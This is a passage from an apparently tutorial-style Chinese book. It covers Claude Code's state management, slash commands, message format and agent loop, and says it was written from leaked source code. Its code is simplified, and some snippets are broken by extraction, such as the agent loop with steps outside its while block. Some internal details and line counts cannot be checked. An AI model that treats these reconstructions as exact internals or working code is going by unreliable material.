
这样的话，每当**任何**状态变化（比如新消息到来），`StatusBar` 都会重新渲染，即使它只显示模型名称。在一个频繁更新的应用里，这会导致严重的性能问题。

用选择器就像订阅报纸：你只订阅“体育版”，就不会收到“财经版”的更新通知。

Claude Code 的状态结构

让我们看看 Claude Code 实际的状态结构：






这是一个相当大的状态树。但因为使用了选择器模式，每个组件只关心它需要的那一小部分。

状态的生命周期

让我们跟踪一个状态变化的完整过程：



3. 订阅了 messages 的组件收到通知
 - MessageList 重新渲染, 显示新消息
 - StatusBar 的消息计数更新
- ↓
4. 消息发送给 Claude API
- ↓
5. AI 回复到来, 创建 assistant 消息
 - 再次调用 addMessage()
 - UI 再次更新
- ↓
6. AI 决定使用 FileReadTool
 - toolPermissionQueue 增加一项
 - PermissionRequest 组件显示
- ↓
7. 用户允许
 - 工具执行
 - 结果作为新消息添加
 - UI 更新

注意每一步都是通过 Zustand 来协调的。组件不需要直接互相通信——它们都通过“状态仓库”来交换信息。这就像一个公告板：发布者把消息贴上去，关心的人自己来看。

不可变更新

在 Zustand (和 React) 中, 状态更新必须是“不可变的”。什么意思?

```
// ❌ 错误: 直接修改状态 (可变更新)
addMessage: (msg) => {
  state.messages.push(msg) // 直接修改了原数组
}

// ✅ 正确: 创建新的状态 (不可变更新)
addMessage: (msg) => set((state) => ({
  messages: [...state.messages, msg] // 创建了一个新数组
})))
```

`[...state.messages, msg]` 的意思是: 创建一个新数组, 把旧数组的所有元素放进去, 再加上新消息。

为什么要这样? 因为 React 判断“状态有没有变化”时, 用的是引用比较——它检查新旧状态是不是同一个对象。如果你直接修改原对象, 引用没变, React 就不知道要更新界面。

打个比方: 这就像你交作业。如果你在原来的纸上改了几个字, 老师看一眼“还是那张纸”可能不会注意到你改了。但如果你交一张新纸, 老师一定会看到。

持久化

有些状态需要在程序关闭后保留下来（比如用户的主题偏好），有些不需要（比如当前的对话消息——那由会话记录系统管理）。

Zustand 支持中间件来实现持久化：

```
// 概念示例
const useSettings = create(
  persist(
    (set) => ({
      theme: "dark",
      setTheme: (theme) => set({ theme }),
    }),
    {
      name: "claude-settings", // 存储的键名
      storage: createJSONStorage(), // 存储引擎
    }
  )
)
```

但 Claude Code 实际上使用了更复杂的持久化方案——通过 `settings.json` 文件和会话存储系统。这些我们会在后面的章节详细介绍。

状态管理的设计智慧

从 Claude Code 的状态管理中，我们可以学到几个设计智慧：

1. 单一数据源

所有组件从同一个地方读取状态。这避免了” A 组件认为用户选了模型 X， B 组件认为用户选了模型 Y” 的不一致问题。

2. 最小订阅原则

每个组件只订阅它需要的状态。这保证了性能——不相关的变化不会导致不必要的重渲染。

3. 状态与 UI 分离

状态的定义和管理在 `state/` 目录，UI 的渲染在 `components/` 目录。这意味着你可以换掉整个 UI 框架（比如从 Ink 换成 Web），状态管理的代码一行都不用改。

4. 可预测的更新

所有状态变化都通过 `set()` 函数，不会有” 不知道谁改了我的状态” 的情况。这让调试变得容易得多。

本章小结

- **状态**是程序需要记住的数据（消息、设置、权限等）
- **Zustand** 是 Claude Code 使用的状态管理库，轻量但强大
- **选择器**让组件只订阅关心的状态，避免不必要的重渲染
- 状态更新必须是**不可变的**——创建新对象而不是修改旧对象
- 设计智慧：单一数据源、最小订阅、状态与 UI 分离、可预测更新

思考题

1. 如果两个组件需要共享一个状态值，你觉得应该怎么办？（提示：把它放在哪里？）
2. 为什么不把所有状态都放在一个组件里，通过属性一层层传下去？（提示：想想 10 层嵌套的情况）
3. 如果一个状态只有一个组件用到，还需要放在全局状态里吗？

真实世界的状态管理

状态管理不是编程特有的概念——它无处不在：

学校的成绩系统就是一种状态管理： - 状态：每个学生的各科成绩 - 更新：老师录入新成绩 - 订阅：学生查看自己的成绩，家长收到通知 - 一致性：不能出现“数学老师看到的成绩和班主任看到的不一样”

微信群聊也是： - 状态：聊天记录 - 更新：有人发了新消息 - 订阅：所有群成员都能看到新消息 - 一致性：所有人看到的消息顺序相同

Claude Code 的 Zustand 仓库就像一个“微信群”——所有组件都在这个“群”里。当状态发生变化（有人“发了消息”），所有订阅了这个变化的组件都会收到通知（看到新消息）。

下一章，我们将学习 Claude Code 的命令系统——那些以 / 开头的神奇命令。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第7章：命令系统——斜杠的魔法

斜杠命令是什么？

在 Claude Code 的对话中，你可以输入以 / 开头的特殊命令：

/commit	← 创建 Git 提交
/compact	← 压缩对话历史
/review	← 代码审查

/theme dark ← 切换到深色主题
/help ← 显示帮助信息

这些命令不会被发送给 AI，而是直接由程序处理。它们就像游戏里的“作弊码”——一种快速触发特定功能的方式。

命令的注册中心

所有斜杠命令在 `commands.ts` (约 25,000 行) 中注册。每个命令都有统一的结构:

```
type Command = {  
  name: string        // 命令名, 如 "commit"  
  help: string        // 帮助文本  
  aliases?: string[] // 别名, 如 ["ci"] 是 "commit" 的别名  
  priority?: number   // 在命令列表中的排序  
  isVisible?: boolean // 是否在帮助中显示  
  
  handler(input: string, context: CommandContext): void  
  // 处理函数: 接收用户输入的参数, 执行命令  
  
  shouldHighlightInCommandPalette?: (context: CommandContext) => boolean  
  // 是否在命令面板中高亮 (推荐给用户)  
}
```

看到了吗? 每个命令都遵循同一个“模板”。这就是**接口**的力量——只要你按照模板来写, 你的命令就能无缝融入系统。

命令的分类

Claude Code 有 50 多个斜杠命令, 我们可以分成几大类:

对话控制类

命令	作用	示例
/compact	压缩对话历史, 释放 token 空间	/compact
/context	查看当前的 token 使用情况	/context
/clear	清空当前对话	/clear
/resume	恢复之前的会话	/resume

开发工具类

命令	作用	示例
/commit	创建 Git 提交	/commit
/review	代码审查	/review PR_URL
/diff	查看代码差异	/diff

命令	作用	示例
/doctor	诊断环境问题	/doctor

设置类

命令	作用	示例
/config	编辑配置	/config
/theme	切换主题	/theme light
/vim	切换 Vim 模式	/vim


系统类

命令	作用	示例
/login	登录	/login
/logout	登出	/logout
/cost	查看费用	/cost
/help	帮助	/help

命令的解析流程

当你输入 `/commit -m "修复 bug"` 时，发生了什么？

用户输入: `"/commit -m 修复 bug"`



- 查看 git 状态
- 生成提交信息
- 执行 git commit

深入一个命令：/compact

让我们详细看看 /compact 命令的实现，因为它揭示了一个有趣的问题——上下文窗口的限制。

问题：AI 的”短期记忆”

AI 模型有一个叫”上下文窗口”的限制——它一次能”看到”的文本量是有限的。就像你的工作台空间有限，放太多东西就放不下了。

当你和 Claude 对话很久之后，消息越来越多，token 数（可以理解为”文字数”）越来越大。最终会接近上下文窗口的上限。

解决方案：压缩

/compact 命令的做法很聪明——它让 AI 总结之前的对话：

```
// 简化的 /compact 实现逻辑
async function compactHandler(input, context) {
  const messages = context.getMessages()

  // 1. 找到可以压缩的旧消息
  const oldMessages = messages.slice(0, -5) // 保留最近 5 条
  const recentMessages = messages.slice(-5)

  // 2. 让 AI 总结旧消息
  const summary = await claude.summarize(oldMessages)
  // 例如: "用户在开发一个 React 应用，已经完成了登录页面，
  //       正在处理数据获取的 bug。"

  // 3. 用总结替换旧消息
  context.setMessages([
    { role: "system", content: `之前的对话摘要: ${summary}` },
    ...recentMessages,
  ])

  // 4. 通知用户
  console.log(`已压缩 ${oldMessages.length} 条消息，释放了 ${savedTokens} tokens`)
}
```

这就像做读书笔记：你不需要记住书的每个字，只需要记住关键点。AI 把长长的对话”浓缩”成一段摘要，腾出空间来继续对话。

命令的条件注册

不是所有命令在所有情况下都可用。有些命令需要特定条件才会出现：

```
export function getAllCommands(): Command[] {
  return [
    // 基础命令，总是可用
    HelpCommand,
    CompactCommand,
    ClearCommand,

    // 需要 Git 环境
    ...(isGitRepo() ? [CommitCommand, DiffCommand] : []),

    // 需要特定功能开关
    ...(feature('VOICE_MODE') ? [VoiceCommand] : []),

    // 需要登录
    ...(isAuthenticated() ? [ShareCommand] : []),
  ]
}
```

这就像一个游戏：你需要解锁特定成就才能使用某些技能。没有 Git 仓库就没有 /commit，没有登录就没有 /share。

命令面板

当你输入 / 但还没输入完命令名时，Claude Code 会显示一个**命令面板**——列出所有可用命令供你选择：

```
Commands
┌───────────┴───────────┐
/commit      Create a git commit
/compact     Compress conversation
/config      Edit settings
/context     View token usage
/diff        View code changes
/doctor      Diagnose issues
/help        Show help
/review      Review code changes
/theme       Switch theme
```

随着你继续输入，列表会实时过滤：

输入：/co

```
Commands
┌───────────┴───────────┐
/commit      Create a git commit
/compact     Compress conversation
/config      Edit settings
/context     View token usage
```

← 匹配 "co"
← 匹配 "co"
← 匹配 "co"
← 匹配 "co"

```
| /cost      View usage costs | ← 匹配 "co"
```

这种实时过滤是怎么实现的？

```
function filterCommands(input: string, commands: Command[]): Command[] {
  const query = input.toLowerCase()
  return commands
    .filter(cmd => cmd.name.toLowerCase().startsWith(query))
    .sort((a, b) => (b.priority ?? 0) - (a.priority ?? 0))
}
```

就是简单的字符串匹配 + 排序。有时候简单的方案就是最好的方案。

自己写一个命令

理解了命令系统后，让我们想象一下怎么写一个新命令。假设我们要写一个 / weather 命令，显示天气信息：

```
const WeatherCommand: Command = {
  name: "weather",
  help: "显示当前天气",
  aliases: ["w"],

  async handler(input, context) {
    const city = input || "Beijing"

    // 调用天气 API
    const weather = await fetchWeather(city)

    // 显示结果
    context.displayMessage({
      role: "system",
      content: `${city} 的天气: ${weather.temperature}° C, ${
        weather.description
      }`,
    })
  },
}
```

然后只需要在 getAllCommands() 里加一行：

```
export function getAllCommands(): Command[] {
  return [
    // ... 其他命令
    WeatherCommand, // 新增
  ]
}
```

就这么简单！这就是好的架构设计的力量——添加新功能只需要两步：实现接口 + 注册。不需要修改其他任何代码。

命令 vs 工具

你可能会困惑：命令和工具有什么区别？

	命令	工具
触发者	用户输入 /xxx	AI 决定使用
执行者	程序直接执行	AI 请求后程序执行
权限	不需要权限检查	需要权限检查
示例	/commit, /theme	Bash, FileRead

简单来说：**命令是用户的快捷操作，工具是 AI 的能力扩展。**

本章小结

- 斜杠命令是以 / 开头的特殊命令，由程序直接处理
- 每个命令遵循统一的接口（name、help、handler 等）
- 命令可以条件注册——根据环境决定哪些命令可用
- /compact 命令通过让 AI 总结旧对话来释放 token 空间
- 命令面板提供实时过滤和搜索
- 好的架构让添加新命令只需两步：实现 + 注册
- 命令由用户触发，工具由 AI 触发——这是核心区别

设计启示：接口即契约

命令系统最值得学习的设计思想是**接口即契约**。

Command 接口定义了“一个命令应该是什么样的”，这就是一份“契约”。只要你遵守这份契约（提供 name、help、handler），你的代码就能融入系统。

这个原则在现实世界中也很常见：- **USB 接口**是一份契约：任何遵守 USB 协议的设备都能连接电脑 - **法律格式**是一份契约：任何按格式填写的合同都能被法律认可 - **考试大纲**是一份契约：只要覆盖大纲内容，任何教材都能用

当你将来设计系统时，先定义好接口（契约），再实现具体功能。这样其他人（或者你未来的自己）就知道怎么扩展你的系统。

下一章，我们将进入对话引擎篇，深入了解消息系统的工作原理。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第8章：与 AI 对话的秘密——消息系统

对话的本质

当你和 Claude 对话时，你觉得你们在“聊天”。但从程序的角度看，你们只是在互相传递**消息对象**。

每条消息都是一个数据结构：

```
type Message = {
  id: string          // 唯一标识
  role: "user" | "assistant" | "system" // 谁说的
  content: ContentBlock[] // 内容（可以是文字、图片、工具调用等）
  timestamp: number   // 时间戳
}
```

整个对话就是一个消息数组：

```
const conversation = [
  { role: "user",    content: "帮我看看 index.ts" },
  { role: "assistant", content: "让我读取这个文件。", tool_use: {...} },
  { role: "user",    content: [{ type: "tool_result", ... } ] },
  { role: "assistant", content: "这个文件的内容是..." },
]
```

注意：这里的 `role: "user"` 不一定是真的用户说的话。工具的执行结果也被包装成 `user` 角色的消息——因为 Claude API 的规则是：消息必须交替出现（`user` → `assistant` → `user` → `assistant`）。

消息的类型

Claude Code 内部使用的消息类型比 API 的更丰富：

Message 类型

└─ UserMessage	- 用户输入的文字
└─ AssistantMessage	- AI 的回复
└─ SystemMessage	- 系统通知（成功、警告、错误）
└─ AttachmentMessage	- 附件（Hook 输出、文件上下文、记忆）
└─ ProgressMessage	- 工具执行进度
└─ TombstoneMessage	- 删除标记（用于撤销/回退）

UserMessage

```
{
  role: "user",
  content: "帮我重构这段代码",
  // 可能还包含图片
}
```

```
images: [{ id: "paste-1", data: "base64...", mimeType: "image/png" }],
}
```

AssistantMessage

```
{
  role: "assistant",
  content: [
    { type: "text", text: "让我看看这段代码..." },
    { type: "tool_use", id: "tool_1", name: "FileRead", input: { path: "src/app.ts" } },
  ],
  usage: {
    input_tokens: 1234,
    output_tokens: 567,
  },
}
```

AI 的回复可以包含多种内容：文字、工具调用、甚至“思考过程”。

SystemMessage


```
{
  role: "system",
  level: "success", // 或 "warning" 或 "error"
  content: "文件已成功保存。",
}
```


这些是程序自己生成的消息，用来通知用户操作结果。

消息的处理流水线

一条用户消息从输入到最终显示，要经过一条长长的流水线：

用户按下回车





第一步：processUserInput

这是消息处理的入口。它做的事情比你想象的多：

展开粘贴内容：当你粘贴一段文字时，Claude Code 会把它存储起来，用一个占位符 [Pasted text #1] 代替。发送前，它会把它替换回实际内容。

为什么要这样？因为粘贴的内容可能很长（比如一整个文件），直接显示在输入框里会影响体验。

执行提交钩子：用户可以配置“提交钩子”——在消息发送前自动运行的脚本。比如，你可以配置一个钩子来检查消息里有没有敏感信息。

第二步：消息标准化

Claude Code 的内部消息格式和 API 的消息格式不完全一样。标准化过程负责转换：

```

// 内部格式（有很多额外字段）
{
  id: "msg-123",
  role: "user",
  content: "你好",
  timestamp: 1234567890,
  imagePasteIds: [...],
  toolUseResult: {...},
}

// API 格式（只保留 API 需要的字段）
{
  role: "user",
  content: [{ type: "text", text: "你好" }],
}
  
```

第三步：构建完整请求

最终发送给 API 的请求大约长这样：

```
{
  model: "claude-sonnet-4-20250514",
  max_tokens: 8192,
  system: [
    {
      type: "text",
      text: "你是 Claude, 运行在 Claude Code CLI 中...",
      cache_control: { type: "ephemeral" }
    }
  ],
  tools: [
    { name: "Bash", description: "...", input_schema: {...} },
    { name: "FileRead", description: "...", input_schema: {...} },
    // ... 更多工具
  ],
  messages: [
    { role: "user", content: "帮我看看 index.ts" },
    // ... 对话历史
  ],
}
```

系统提示词——AI 的“说明书”

每次发消息给 AI 时，都会附带一个“系统提示词”。这就像给 AI 一份说明书，告诉它：

1. **你是谁：**“你是 Claude，运行在 Claude Code CLI 中”
2. **你能做什么：**“你有以下工具可用：Bash、FileRead、FileEdit...”
3. **你应该怎么做：**“优先使用专用工具而不是 Bash”
4. **你不应该做什么：**“不要执行危险操作”

系统提示词的构建也经过了精心优化。它被分成几个部分：

```
systemPrompt = [
  // 第一部分：归属标记（用于计费追踪）
  // 不缓存，因为每个用户不同

  // 第二部分：CLI 前缀（通用描述）
  // 缓存范围：组织级别（同一组织的用户共享缓存）

  // 第三部分：默认提示词（工具列表、行为规则）
  // 缓存范围：全局（所有用户共享）

  // 第四部分：用户自定义指令
  // 不缓存，因为每个用户不同
]
```

为什么要分层缓存？因为系统提示词很长（可能有几千个 token），每次都发送很浪费。通过缓存，第二次对话时 API 可以直接使用缓存的提示词，节省了约 **90%** 的 token 费用。

对话历史管理

随着对话进行，消息越来越多。Claude Code 需要管理这个不断增长的列表：

消息的存储

内存中: `messages[]`

→ 用于当前对话的实时交互

磁盘上: `~/ .claude/sessions/<id>/transcript.jsonl`

→ 用于恢复会话、历史查询

`transcript.jsonl` 是一种叫“JSON Lines”的格式——每行一个 JSON 对象。这种格式的好处是可以**追加写入**，不需要每次都重写整个文件。

自动压缩

当对话太长时，Claude Code 会自动压缩：

检测 token 使用量

↓

▼

如果 > 上下文窗口的 90%

↓

▼

触发自动压缩

↓

▼

1. 保留最近几条消息
2. 让 AI 总结更早的消息
3. 用总结替换旧消息
4. 插入一个“压缩边界标记”

压缩后的消息看起来像这样：

```
[
  {
    role: "system",
    type: "compact_boundary",
    content: "以下是之前对话的摘要：用户正在开发一个 React 应用..."
  },
  // ... 最近的几条消息（未被压缩）
]
```

工具调用的消息流

当 AI 想使用一个工具时，消息的流动变得更复杂。让我们看一个完整的例子：

第 1 轮：用户发消息

```
messages = [
  { role: "user", content: "帮我读取 index.ts" }
]
```

第 2 轮：AI 回复（包含工具调用）

```
messages = [
  { role: "user", content: "帮我读取 index.ts" },
  { role: "assistant", content: [
    { type: "text", text: "让我读取这个文件。" },
    { type: "tool_use", id: "t1", name: "FileRead", input: { path:
"index.ts" } }
  ]}
]
```

第 3 轮：工具结果（作为 user 消息）

```
messages = [
  { role: "user", content: "帮我读取 index.ts" },
  { role: "assistant", content: [
    { type: "text", text: "让我读取这个文件。" },
    { type: "tool_use", id: "t1", name: "FileRead", input: { path:
"index.ts" } }
  ]},
  { role: "user", content: [
    { type: "tool_result", tool_use_id: "t1", content: "//
index.ts 的内容..." }
  ]}
]
```

第 4 轮：AI 基于工具结果继续回复

```
messages = [
  ..., // 前面的消息
  { role: "assistant", content: "这个文件包含了应用的入口点..." }
]
```

注意：工具结果被包装成 user 角色的消息。从 API 的角度看，“对话”其实是这样的：

```
user      → "帮我读取 index.ts"
assistant → "让我用 FileRead" + [工具调用]
user      → [工具结果：文件内容]
assistant → "这个文件包含了..."
```

严格交替的 user/assistant 格式是 Claude API 的要求。

大结果的处理

有时候工具返回的结果很大（比如读取一个 10 万行的文件）。直接放在消息里会占用太多 token。Claude Code 有一个聪明的处理方式：

```
const MAX_RESULT_SIZE = 500_000 // 50 万字符

if (toolResult.length > MAX_RESULT_SIZE) {
  // 1. 把完整结果保存到磁盘
  const filePath = saveToTempFile(toolResult)

  // 2. 只发送预览 + 文件路径给 AI
  return {
    content: `结果太大 (${toolResult.length} 字符)，已保存到 ${filePath}。
      以下是前 1000 字符的预览：
      ${toolResult.slice(0, 1000)}...`
  }
}
```

这就像你找人帮忙查资料，结果发现资料有 100 页。你不会把 100 页都念给他听——你会说“资料放在这个文件夹里，我先给你说说大概内容”。

本章小结

- 对话本质上是一个消息对象数组，严格按 user/assistant 交替排列
- 消息从用户输入到发送给 API 要经过：处理 → 标准化 → 构建请求
- 系统提示词分层缓存，节省约 90% 的 token 费用
- 对话历史自动压缩，避免超出上下文窗口限制
- 工具结果被包装成 user 角色消息
- 大结果保存到磁盘，只发送预览给 AI

思考题

1. 为什么 API 要求消息必须 user/assistant 交替？（提示：想想 AI 的训练方式）
2. 如果自动压缩的摘要遗漏了重要信息怎么办？这个问题有完美的解决方案吗？
3. 除了保存到磁盘，处理大结果还有什么方式？

消息系统的设计启示

Claude Code 的消息系统给我们展示了一个重要的工程原则：**内部表示和外部接口可以不同**。

内部消息 (Message) 有很多额外字段：ID、时间戳、图片 ID、工具结果引用……这些是程序管理对话时需要的。

外部消息 (MessageParam) 只有 API 需要的字段：role 和 content。

在两者之间有一层“翻译”（标准化）。这样的好处是： - 内部可以自由添加字段，不影响 API 调用 - API 格式变了，只需要改翻译层，不影响内部逻辑 - 不同的“外部”（API、日志、会话存档）可以有不同的翻译

这就是**适配器模式**——在两个不兼容的系统之间放一个“翻译官”。你以后在设计系统时，如果发现两个部分的数据格式不一致，不要强迫它们统一，而是加一个翻译层。

下一章，我们将深入查询引擎——整个程序的“大脑中枢”。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第9章：查询引擎——大脑中枢

程序中最复杂的部分

如果 Claude Code 有一个“大脑”，那就是查询引擎。它由两个核心文件组成：

- query.ts (约 68,000 行) —— 查询管道，处理消息流
- QueryEngine.ts (约 46,000 行) —— API 调用和工具执行循环

这两个文件加起来超过 11 万行代码，是整个项目中最庞大的部分。别被数字吓到——我们会把它拆解成容易理解的小块。

核心循环：Agent Loop

查询引擎的核心是一个**循环**。是的，一个看似简单的 while 循环支撑了整个 AI 助手的运作：

```
// 大幅简化的核心循环
async function queryLoop(messages, tools) {
  while (true) {
    // 1. 发送消息给 AI, 获取回复
    const response = await callClaudeAPI(messages, tools)

    // 2. 把 AI 的回复加入消息列表
    messages.push({ role: "assistant", content: response.content })

    // 3. 检查 AI 是否使用了工具
    const toolUses = response.content.filter(block => block.type === "tool_use")

    if (toolUses.length === 0) {
      // AI 没有使用工具, 对话结束
      break
    }
  }
}
```

```

// 4. 执行所有工具，收集结果
const toolResults = await executeTools(toolUses)

// 5. 把工具结果加入消息列表
messages.push({ role: "user", content: toolResults })

// 6. 回到第 1 步，让 AI 继续
}
}

```

每一“圈”循环就是一个**轮次 (turn)**。一次用户输入可能触发多个轮次：

用户: "帮我创建一个 React 组件并测试"

轮次 1: AI → "好的，让我先创建组件文件"

工具 → `FileWrite("src/Button.tsx", "...")`

结果 → "文件已创建"

轮次 2: AI → "现在让我创建测试文件"

工具 → `FileWrite("src/Button.test.tsx", "...")`

结果 → "文件已创建"

轮次 3: AI → "让我运行测试"

工具 → `Bash("npm test Button.test.tsx")`

结果 → "3 tests passed"

轮次 4: AI → "组件已创建并通过了所有测试。"

没有工具调用 → 循环结束

这个循环就是 **Agent Loop** (智能体循环)，是所有 AI Agent 的核心模式。AI 不断地“思考 → 行动 → 观察 → 再思考”，直到任务完成。

发送 API 请求

每个轮次的第一步是调用 Claude API。让我们看看请求是怎么构建的：

```

const response = await anthropic.messages.stream({
  model: "claude-sonnet-4-20250514",
  max_tokens: 8192,
  system: systemPrompt,
  tools: toolSchemas,
  messages: normalizedMessages,
  // 性能优化: 使用 beta 特性
  betas: ["prompt_caching_2025"]
})

```

参数解释：

参数	作用
<code>model</code>	使用哪个 AI 模型
<code>max_tokens</code>	AI 最多回复多少 token

参数	作用
system	系统提示词（AI 的“说明书”）
tools	可用工具列表（告诉 AI 它有什么能力）
messages	对话历史
betas	启用的 beta 特性（如提示缓存）

流式响应

注意我们用的是 `messages.stream()` 而不是 `messages.create()`。区别是：

